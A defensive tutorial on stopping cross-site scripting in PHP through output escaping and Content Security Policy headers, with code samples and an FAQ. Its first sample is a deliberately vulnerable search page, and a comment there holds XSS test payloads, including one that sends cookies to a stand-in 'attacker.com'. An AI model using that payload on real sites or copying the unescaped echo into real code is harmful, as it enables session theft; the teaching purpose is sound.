
Engineer Robust XSS Defenses in PHP: Escaping & CSP Strategy

The digital frontier demands relentless vigilance against insidious threats. Cross-Site Scripting (XSS) stands as a formidable adversary, continually compromising user data, eroding trust, and inflicting severe reputational damage upon applications. This pervasive vulnerability, often underestimated, exploits the delicate interplay between user input and web page rendering.
We recognize the imperative to build impenetrable digital fortifications. This definitive resource decodes the complexities of XSS, empowering you to forge an unyielding defense strategy. We activate two core pillars: rigorous contextual escaping of all dynamic content and the strategic deployment of Content Security Policy (CSP) headers. These are not merely preventative measures; they are architectural imperatives for securing any modern PHP application. By mastering the art of securing professional PHP applications, you transform potential weaknesses into sources of strength.
We embark on a journey to dissect XSS attack vectors, engineer robust protection mechanisms, and optimize your PHP applications for unparalleled security. Prepare to elevate your understanding and implement proactive defenses that stand resilient against evolving threats. Your mission: build software where security is not an afterthought, but an inherent design principle.
Decoding XSS Vulnerabilities and Their Impact
Cross-Site Scripting (XSS) represents a critical web security vulnerability that injects malicious client-side scripts into web pages viewed by other users. This exploit manifests in various forms, primarily categorized as Reflected XSS, Stored XSS, and DOM-based XSS. Understanding these distinctions is paramount for effective mitigation. Reflected XSS occurs when a malicious script, originating from the user's request, is immediately reflected back to the user's browser, typically via an error message or search result. Stored XSS, far more insidious, injects and permanently stores the malicious script on the target server—for instance, within a database, forum post, or comment section—and serves it to every user accessing the compromised data. DOM-based XSS, a client-side vulnerability, involves the manipulation of the Document Object Model (DOM) environment in the victim's browser, independent of server-side processing.
The impact of a successful XSS attack is profound and multifaceted. Attackers wield the power to:
- Hijack User Sessions: Stealing session cookies grants attackers full access to a user's account without credentials.
- Deface Websites: Malicious scripts can alter the content or appearance of a web page, damaging reputation and trust.
- Redirect Users: Phishing attacks become feasible by redirecting victims to fraudulent websites.
- Install Malware: Drive-by downloads or malicious pop-ups can infect client machines.
- Exfiltrate Sensitive Data: Private user information, including personally identifiable information (PII) or financial details, can be stolen directly from the browser.
PHP applications, by their nature, frequently interact with and display user-supplied data, making them prime targets for XSS. Without meticulous handling, any dynamic output—be it from user profiles, search queries, or content management systems—becomes an entry point for an attacker. The code example illustrates a basic Reflected XSS vulnerability, where user input is directly echoed without any protective measures. We identify this direct output as a critical leverage point for attackers. To engineer truly secure systems, we must first acknowledge and dissect these fundamental flaws, transforming potential vulnerabilities into actionable knowledge for robust defense.
<?php
/**
 * This is a deliberately vulnerable PHP script demonstrating Reflected XSS.
 * NEVER deploy code like this in a production environment.
 */

// Simulate user input directly used in output without escaping.
// In a real scenario, this would come from $_GET['query'] or $_POST['data'].
$searchQuery = isset($_GET['query']) ? $_GET['query'] : '';

?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Vulnerable Search Page</title>
    <style>
        body { font-family: sans-serif; padding: 20px; }
        .error { color: red; font-weight: bold; }
    </style>
</head>
<body>
    <h1>Search Results</h1>
    <p>You searched for: <span class="error"><?php echo $searchQuery; ?></span></p>
    <p>Please remember to use proper escaping for all user-supplied data!</p>

    <!--
        Example XSS payload to test:
        http://localhost/vulnerable_script.php?query=<script>alert('XSSed!')</script>

        Another, more malicious example (cookie theft):
        http://localhost/vulnerable_script.php?query=<script>document.location='http://attacker.com/steal.php?cookie='+document.cookie</script>
    -->

</body>
</html>
Forge Contextual Escaping: The First Line of Defense
Contextual escaping stands as the bedrock of XSS prevention, a principle that dictates: never trust user input, always escape output based on its rendering context. This is more nuanced than a simple blanket escape, requiring a deep understanding of where the data will ultimately appear. The core objective is to transform user-supplied data into a format that the browser interprets as literal text, not as executable code. PHP offers powerful functions to achieve this, but their application demands precision.
- HTML Body Context: When inserting user data directly into an HTML tag's body (e.g., inside <p>, <div>), we activate
htmlspecialchars(). This function converts special characters (<, >, ", ', &) into their HTML entities. Critically, we mandate theENT_QUOTESflag to also convert single and double quotes, preventing attribute-based XSS, and specify UTF-8 encoding to prevent character set related exploits. - HTML Attribute Context: When embedding user data within HTML attributes (e.g., <img src="...">, <a href="...">, <input value="...">),
htmlspecialchars()withENT_QUOTESremains the primary tool. This ensures that an attacker cannot break out of the attribute and inject new attributes or tags. For URL attributes, a dual approach is often required: URL encoding (urlencode()) followed by HTML entity encoding, especially if the URL itself contains dynamic, untrusted components. - JavaScript Context: Directly injecting untrusted data into a <script> block is extremely dangerous and complex to secure solely with escaping. The preferred strategy involves passing data from PHP into HTML attributes (e.g.,
data-*attributes) and then reading it securely with JavaScript. If direct injection into JavaScript strings is unavoidable,json_encode()becomes the superior choice. It correctly escapes all necessary characters, producing a valid JavaScript string literal, thereby preventing script termination and injection. - CSS Context: Injecting user input directly into CSS properties or <style> tags is highly risky. CSS allows for complex expressions and URL functions that can lead to XSS. The safest approach involves whitelisting known safe values or sanitizing input rigorously. Generic escaping functions are often insufficient here.
We engineer our PHP applications to leverage these contextual distinctions. Employing htmlspecialchars($string, ENT_QUOTES, 'UTF-8') for HTML contexts and json_encode() for JavaScript contexts becomes a foundational practice. For URLs, `urlencode()` secures individual components. This disciplined approach eliminates the common vulnerabilities that arise from mismatched escaping, establishing a formidable initial barrier against XSS attacks.
<?php
/**
 * Demonstrates contextual escaping techniques in PHP.
 * Always escape output based on the context where it will be rendered.
 */

// Simulate user input
$userInput = "<script>alert('XSS!');</script>User's & Name";
$userComment = "This is a comment with an <img src='invalid' onerror='alert(\"XSS\")'> image.";
$searchParam = "php & security";
$cssProperty = "expression(alert('XSS'))"; // Malicious CSS property value
$jsVariable = "evil'; alert('XSS'); var x='good"; // Malicious JS string

?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Contextual Escaping Demo</title>
    <style>
        body { font-family: sans-serif; padding: 20px; }
        .unsafe { border: 1px solid red; padding: 5px; margin-bottom: 10px; }
        .safe { border: 1px solid green; padding: 5px; margin-bottom: 10px; }
        /* Example of CSS context for escaping */
        div.user-style {
            width: 200px;
            height: 50px;
            /* DO NOT directly inject user input here. Use a whitelist or escape carefully. */
            /* background-color: <?php echo htmlspecialchars($cssProperty, ENT_QUOTES, 'UTF-8'); ?>;  -- This is still problematic as CSS is complex */
        }
    </style>
</head>
<body>
    <h1>Contextual Escaping Examples</h1>

    <h2>1. HTML Body Context</h2>
    <p><strong>Unsafe:</strong> <span class="unsafe"><?php echo $userInput; ?></span></p>
    <p><strong>Safe (using htmlspecialchars):</strong> <span class="safe"><?php echo htmlspecialchars($userInput, ENT_QUOTES, 'UTF-8'); ?></span></p>

    <h2>2. HTML Attribute Context</h2>
    <p><strong>Unsafe (title attribute):</strong> <span title="<?php echo $userInput; ?>">Hover for info</span></p>
    <p><strong>Safe (title attribute, using htmlspecialchars):</strong> <span title="<?php echo htmlspecialchars($userInput, ENT_QUOTES, 'UTF-8'); ?>">Hover for info (safe)</span></p>

    <h2>3. JavaScript String Context</h2>
    <script>
        // WARNING: Direct injection into <script> tag can be complex and risky. Prefer passing data via HTML attributes (data-*) and reading with JS.
        // Unsafe:
        // var unsafe_js_var = '<?php echo $jsVariable; ?>'; // This will break the string and execute XSS

        // Safe (JSON encoding is often best for JS contexts):
        var safe_js_var = <?php echo json_encode($jsVariable); ?>;
        console.log('Safe JS variable:', safe_js_var);
        document.write('<p><strong>Safe (JS string context):</strong> <span class="safe">' + safe_js_var + '</span></p>');
    </script>

    <h2>4. URL Parameter Context</h2>
    <p><strong>Unsafe link:</strong> <a href="/search?q=<?php echo $searchParam; ?>">Search</a></p>
    <p><strong>Safe link (using urlencode):</strong> <a href="/search?q=<?php echo urlencode($searchParam); ?>">Search (safe)</a></p>

    <h2>5. User Comment Example (HTML context with potential attributes)</h2>
    <p><strong>Original Comment:</strong> <span class="unsafe"><?php echo $userComment; ?></span></p>
    <p><strong>Escaped Comment:</strong> <span class="safe"><?php echo htmlspecialchars($userComment, ENT_QUOTES, 'UTF-8'); ?></span></p>

</body>
</html>
Activate Content Security Policy (CSP): A Proactive Shield
Content Security Policy (CSP) emerges as a powerful, proactive defense mechanism, adding a critical layer of security against XSS attacks. While contextual escaping prevents malicious code injection, CSP operates at a higher level, dictating precisely which resources (scripts, stylesheets, images, fonts, etc.) a browser is permitted to load and execute for a given page. We activate CSP by sending specific Content-Security-Policy HTTP response headers from our PHP application. This strategy empowers the browser to enforce a strict whitelist, effectively blocking unauthorized content, even if an attacker manages to bypass some escaping mechanisms.
CSP operates through a series of directives, each controlling a specific resource type or behavior:
default-src 'self': This fundamental directive sets a default policy for all resource types not explicitly covered by other directives.'self'restricts resources to the same origin as the document.script-src: Controls JavaScript sources. Instead of relying on'unsafe-inline'(which reintroduces XSS risk), we forge stricter policies using nonces or hashes. A nonce (number used once) is a unique, cryptographically strong random value generated per request and embedded in both the CSP header and the inline <script> tag. Only scripts with a matching nonce are permitted. Hashes provide a similar mechanism by pre-calculating and including the hash of a script's content in the CSP.style-src: Manages CSS sources, mirroringscript-srcin its ability to utilize nonces or hashes for inline styles.object-src 'none': Proactively blocks potentially dangerous plugin content (e.g., Flash, Java applets).frame-ancestors 'self': Prevents clickjacking attacks by controlling which sites can embed your page within iframes. This supplants the olderX-Frame-Optionsheader.report-uri /csp-report-endpoint: Crucially, this directive instructs the browser to send violation reports (in JSON format) to a specified endpoint whenever CSP rules are breached. This provides invaluable feedback for monitoring and refining your policy.
We implement CSP in two phases: first, in report-only mode (Content-Security-Policy-Report-Only) to monitor violations without blocking content, allowing us to fine-tune the policy. Once confidence in the rules is established, we transition to enforcement mode (Content-Security-Policy). Engineering a robust CSP requires a detailed audit of all resources loaded by your application. The provided PHP code demonstrates how to dynamically generate and set a secure CSP header, including the generation and integration of a nonce for inline scripts and styles. This layer of defense significantly elevates the application's resilience, transforming passive protection into an active, policy-driven shield.
<?php
/**
 * Demonstrates how to implement Content Security Policy (CSP) headers in PHP.
 * CSP provides an additional layer of security against XSS and data injection attacks.
 */

// --- Configuration for CSP Directives ---
// Define strict CSP rules. Adjust based on your application's actual resource needs.
// 'self' means only resources from the same origin as the document.
// 'unsafe-inline' and 'unsafe-eval' should be avoided or replaced with nonces/hashes for stricter security.

$cspDirectives = [
    "default-src 'self'", // Default policy for fetching resources
    "script-src 'self' https://trusted.cdn.com 'nonce-randomstring'", // Only allow scripts from self, trusted CDN, or with a specific nonce
    "style-src 'self' https://trusted.cdn.com", // Only allow styles from self or trusted CDN
    "img-src 'self' data: https://trusted.cdn.com", // Allow images from self, data URIs, or trusted CDN
    "connect-src 'self' api.example.com", // Restrict XMLHttpRequest, WebSockets, etc.
    "font-src 'self' fonts.gstatic.com", // Allow fonts from self or Google Fonts
    "object-src 'none'", // Disallow <object>, <embed>, <applet> tags
    "frame-ancestors 'self'", // Prevent clickjacking (alternative to X-Frame-Options)
    "form-action 'self'", // Restrict URL that can be used as the target of form submissions
    "base-uri 'self'", // Restrict the URLs that can be used in a document's <base> element
    "report-uri /csp-report-endpoint", // Send violation reports to this URL
    "upgrade-insecure-requests" // Automatically rewrite HTTP URLs to HTTPS
];

// --- Generating a Cryptographic Nonce (for inline scripts/styles) ---
// This should be regenerated for every request to be effective.
$nonce = base64_encode(random_bytes(16)); // 16 bytes for a secure nonce

// --- Constructing the CSP Header ---
$cspHeader = "Content-Security-Policy: " . implode('; ', $cspDirectives) . ";";

// Replace the placeholder nonce in script-src. Ensure the nonce is truly unique per request.
// For demonstration, we'll embed it directly. In a real app, it's passed to templates.
$cspHeader = str_replace("'nonce-randomstring'", "'nonce-{$nonce}'", $cspHeader);

// --- Setting the CSP Header ---
header($cspHeader);

/**
 * Example of a script tag that would be allowed if the nonce matches.
 * In a real application, your templating engine would inject this nonce automatically.
 * e.g., <script nonce="<?php echo $nonce; ?>">alert('Hello CSP!');</script>
 */

?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>CSP Protected Page</title>
    <style nonce="<?php echo $nonce; ?>">
        /* This inline style will only execute if its nonce matches the header's nonce */
        body { font-family: sans-serif; background-color: #f0f0f0; }
        h1 { color: #333; }
    </style>
</head>
<body>
    <h1>Welcome to a CSP-Protected Page</h1>
    <p>This page demonstrates how Content Security Policy (CSP) headers enforce resource loading rules.</p>

    <!--
        This script will execute because its 'nonce' attribute matches the one in the CSP header.
        Without a matching nonce or if 'unsafe-inline' was not present (and we avoid it!),
        this script would be blocked.
    -->
    <script nonce="<?php echo $nonce; ?>">
        console.log('Inline script with nonce executed successfully.');
        // alert('Inline script with nonce executed!');
    </script>

    <!--
        This script, if uncommented, would be blocked by CSP because it has no nonce
        and is not from a 'self' source (and we avoid 'unsafe-inline').
    -->
    <!-- <script>alert('This script should be blocked!');</script> -->

    <!-- Example of loading an external script (if 'trusted.cdn.com' was allowed in script-src) -->
    <!-- <script src="https://trusted.cdn.com/external-script.js"></script> -->

    <p>Check your browser's developer console for CSP violation reports if you try to inject disallowed content.</p>

</body>
</html>
Engineer a Holistic XSS Defense Strategy
Forging a truly resilient defense against XSS necessitates a holistic, multi-layered approach—the essence of defense-in-depth. Relying on a single mechanism, however robust, invites vulnerability. We combine input validation, contextual output escaping, and Content Security Policy to construct an impregnable fortress around our PHP applications. This integrated strategy anticipates and neutralizes threats at multiple points within the data flow.
Key Pillars of a Holistic Strategy:
- Rigorous Input Validation and Sanitization: Before any user-supplied data enters our application's logic or storage, we subject it to stringent validation and sanitization. This is not about removing all HTML, but about ensuring data conforms to expected formats and types. We leverage PHP's
filter_var()with variousFILTER_VALIDATE_andFILTER_SANITIZE_flags for common data types (emails, URLs, integers). For rich text content, employing a dedicated HTML sanitization library like HTML Purifier becomes indispensable, as it whitelists safe HTML elements and attributes, eliminating dangerous constructs without stripping legitimate formatting. Blacklisting specific characters or tags is inherently flawed; attackers consistently discover new bypass techniques. - Ubiquitous Contextual Output Escaping: As detailed previously, we mandate contextual escaping for all dynamic output. This principle must be ingrained into every developer's workflow. We utilize
htmlspecialchars()withENT_QUOTESand UTF-8 for HTML contexts, andjson_encode()for JavaScript contexts. This ensures that even if a sanitized input later appears in a dangerous context due to unforeseen circumstances, the output rendering layer will neutralize it. - Proactive Content Security Policy (CSP): CSP serves as the ultimate fail-safe, a browser-level instruction set that restricts resource loading. We design stringent CSP rules, leveraging nonces for inline scripts/styles and whitelisting trusted domains for external resources. This acts as a powerful deterrent, blocking the execution of any unauthorized script, even if it somehow slips past server-side defenses. Continuous monitoring via
report-uriallows us to detect and refine our policy in response to real-world attack attempts. - Secure Development Practices: We integrate XSS awareness into every stage of the Software Development Life Cycle (SDLC). This includes adopting secure-by-default PHP frameworks (e.g., Laravel, Symfony) that often provide built-in escaping capabilities, although manual vigilance remains paramount. Regular security testing—including Static Application Security Testing (SAST), Dynamic Application Security Testing (DAST), and professional penetration testing—validates the effectiveness of our defenses. We educate our teams on common XSS pitfalls and champion a security-first mindset.
By consciously layering these defenses, we move beyond reactive patching to proactive security engineering. Each component reinforces the others, constructing an adaptable and resilient barrier against XSS and establishing a gold standard for web application security.
<?php
/**
 * Demonstrates a multi-layered approach to XSS prevention,
 * combining input validation, output escaping, and CSP.
 * This represents a more robust, defense-in-depth strategy.
 */

// --- 1. Input Validation: Filtering and Sanitization ---
// Always validate and sanitize input BEFORE processing or storing.
function validateAndSanitizeInput(string $input): string {
    // Remove leading/trailing whitespace
    $input = trim($input);

    // Remove HTML tags (use this cautiously, only if HTML is never expected/allowed)
    // For rich text, use a dedicated HTML sanitizer library like HTML Purifier.
    $input = strip_tags($input);

    // Example for specific data types (e.g., email)
    if (filter_var($input, FILTER_VALIDATE_EMAIL)) {
        // Input is a valid email, further sanitize if needed
        return filter_var($input, FILTER_SANITIZE_EMAIL);
    }

    // Default: basic string sanitization for general text
    $input = htmlspecialchars($input, ENT_QUOTES, 'UTF-8'); // Basic defense

    return $input;
}

// --- 2. Output Escaping (Contextual) ---
// This is crucial at the point of display.
function escapeHtmlOutput(string $data): string {
    return htmlspecialchars($data, ENT_QUOTES, 'UTF-8');
}

function escapeJsOutput(string $data): string {
    return json_encode($data);
}

function escapeUrlOutput(string $data): string {
    return urlencode($data);
}

// --- 3. Content Security Policy (CSP) Header (from previous part) ---
// For demonstration, let's assume it's already set by another mechanism or earlier in the script.
// header("Content-Security-Policy: ..."); // See previous code for full CSP setup

// --- Application Logic Example ---
$rawUserInput = " <script>alert('XSS!');</script> Your & Name Here ";
$rawUserEmail = "malicious@example.com<script>alert('XSS');</script>";
$rawSearchTerm = "<img src=x onerror=alert('XSS')> product";

// Process input
$processedName = validateAndSanitizeInput($rawUserInput);
$processedEmail = validateAndSanitizeInput($rawUserEmail);
$processedSearchTerm = validateAndSanitizeInput($rawSearchTerm);

// Prepare for display (always escape at the output point!)
$displayUserName = escapeHtmlOutput($processedName);
$displayUserEmail = escapeHtmlOutput($processedEmail);
$displaySearchTerm = escapeHtmlOutput($processedSearchTerm);
$jsData = escapeJsOutput("Hello from " . $processedName);

$nonce = base64_encode(random_bytes(16)); // Ensure nonce is generated once per request
header("Content-Security-Policy: default-src 'self'; script-src 'self' 'nonce-{$nonce}'; object-src 'none';");

?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Holistic XSS Defense</title>
    <style nonce="<?php echo $nonce; ?>">
        body { font-family: sans-serif; padding: 20px; }
        .output { border: 1px solid blue; padding: 5px; margin-bottom: 10px; background-color: #e0f0ff; }
    </style>
</head>
<body>
    <h1>Holistic XSS Defense in Action</h1>

    <h2>User Input Processing:</h2>
    <p><strong>Raw Input:</strong> <span class="output"><?php echo htmlspecialchars($rawUserInput, ENT_QUOTES, 'UTF-8'); ?></span></p>
    <p><strong>Validated & Sanitized Name:</strong> <span class="output"><?php echo $displayUserName; ?></span></p>
    <p><strong>Validated & Sanitized Email:</strong> <span class="output"><?php echo $displayUserEmail; ?></span></p>
    <p><strong>Validated & Sanitized Search Term:</strong> <span class="output"><?php echo $displaySearchTerm; ?></span></p>

    <h2>JavaScript Output:</h2>
    <script nonce="<?php echo $nonce; ?>">
        var dataFromPHP = <?php echo $jsData; ?>;
        document.write('<p class="output">Data in JS: ' + dataFromPHP + '</p>');
        console.log(dataFromPHP);
    </script>

    <p>This page demonstrates how to combine input validation, output escaping, and CSP for comprehensive protection.</p>
    <p>Notice how the potentially malicious input is rendered harmlessly.</p>

</body>
</html>
Key Takeaways
XSS Fundamentals and Impact
Cross-Site Scripting (XSS) allows attackers to inject malicious client-side scripts into web pages, exploiting how browsers render dynamic content. We classify XSS into Reflected (immediate server-side echo), Stored (persistent on the server), and DOM-based (client-side manipulation). The consequences are severe, including session hijacking, data theft, website defacement, and malware distribution. PHP applications are prime targets due to their frequent handling of user input. We must dissect these attack vectors to build effective defenses.
Mastering Contextual Escaping
Contextual escaping is our primary defense against XSS. We enforce the principle: escape all dynamic output based on its rendering context. For HTML body and attribute contexts, we mandate htmlspecialchars($data, ENT_QUOTES, 'UTF-8') to convert special characters into harmless HTML entities. For JavaScript string contexts, json_encode($data) is the superior method, ensuring safe string literals. For URL components, we utilize urlencode(). We avoid direct injection into JavaScript or CSS contexts, favoring data attributes or rigorous whitelisting for maximum security.
Deploying Content Security Policy (CSP)
CSP is a powerful, proactive HTTP header-based defense that dictates which resources a browser is allowed to load and execute. We activate CSP using directives like default-src 'self', script-src (with cryptographically strong nonces or hashes), and object-src 'none'. CSP acts as a robust firewall at the browser level, blocking unauthorized content and significantly mitigating XSS impact. We implement CSP in report-only mode first, then enforce it, and monitor violations via report-uri to refine our policy continuously.
Integrated XSS Defense Strategy
We engineer a holistic defense-in-depth strategy by combining multiple layers: rigorous input validation and sanitization (e.g., using filter_var() or HTML Purifier), ubiquitous contextual output escaping, and robust Content Security Policy. We integrate these practices throughout the SDLC, leverage secure-by-default PHP frameworks, and conduct continuous security testing (SAST, DAST, penetration testing). This multi-layered approach ensures resilience against XSS, transforming potential weaknesses into fortified strengths.
FAQ
-
What is the main difference between input validation and output escaping?
We distinguish these as distinct but complementary security mechanisms. Input validation (or sanitization) operates at the entry point of data into the application. Its purpose is to ensure that user-supplied data conforms to expected formats, types, and constraints, effectively rejecting or cleaning malicious or malformed input before it interacts with application logic or storage. For example, validating an email address or sanitizing a string by stripping unwanted tags.
Output escaping, conversely, occurs at the exit point, just before data is rendered in the user's browser. Its objective is to neutralize any potentially executable code by converting special characters into their harmless entity equivalents, making the data appear as literal text in the specific rendering context (HTML, JavaScript, URL). We enforce both because input validation is for data integrity and output escaping is for display safety; neither alone provides complete XSS protection.
-
Can Content Security Policy (CSP) completely eliminate XSS?
We confirm that CSP is a powerful mitigation strategy, but it is not a silver bullet that completely eliminates XSS. CSP acts as a crucial second line of defense, restricting the browser's ability to execute unauthorized scripts and load unwanted resources, even if an XSS payload somehow makes its way into the page's HTML. This significantly reduces the impact of XSS attacks.
However, CSP cannot entirely prevent the initial injection of malicious data into the HTML structure, nor can it protect against all forms of DOM-based XSS if the browser's JavaScript engine itself is tricked into executing malicious code from data already within a trusted origin. We advocate for CSP as part of a defense-in-depth strategy, always complementing it with rigorous input validation and comprehensive contextual output escaping to achieve maximum protection.
-
Are PHP frameworks inherently secure against XSS?
We recognize that modern PHP frameworks like Laravel, Symfony, and Zend Framework significantly enhance security, but they are not inherently immune to XSS, nor do they guarantee absolute protection. These frameworks often provide convenient features such as auto-escaping templating engines (e.g., Blade in Laravel, Twig in Symfony) which automatically apply
htmlspecialchars()-like escaping to variables rendered in HTML contexts.However, developers can bypass these protections by explicitly marking output as 'safe' (e.g., using
{!! $variable !!}in Blade) or by directly outputting unescaped data. Furthermore, framework-level escaping typically targets HTML contexts and might not be sufficient for JavaScript or CSS contexts without additional developer intervention. We emphasize that while frameworks provide a strong foundation, the ultimate responsibility for secure coding practices, including diligent contextual escaping and CSP implementation, rests with the developer. We must actively use and configure these features correctly to realize their security benefits. -
What should I do if I find an XSS vulnerability in my PHP application?
We advocate for an immediate and structured response. First, we isolate the vulnerability by identifying the exact input vector and output point. Then, we implement the most targeted fix, typically by applying the correct contextual output escaping (e.g.,
htmlspecialchars()orjson_encode()) to the specific output. Concurrently, we review and strengthen input validation for the affected data stream.Post-fix, we execute comprehensive security testing to confirm the vulnerability is closed and no new ones were introduced. We also analyze logs for signs of exploitation and, if a breach is suspected, initiate incident response protocols. Finally, we conduct a broader code audit to identify similar patterns that might lead to other XSS vulnerabilities, update our security policies, and educate the development team to prevent recurrence. We transform each discovery into a learning opportunity to fortify our entire application landscape.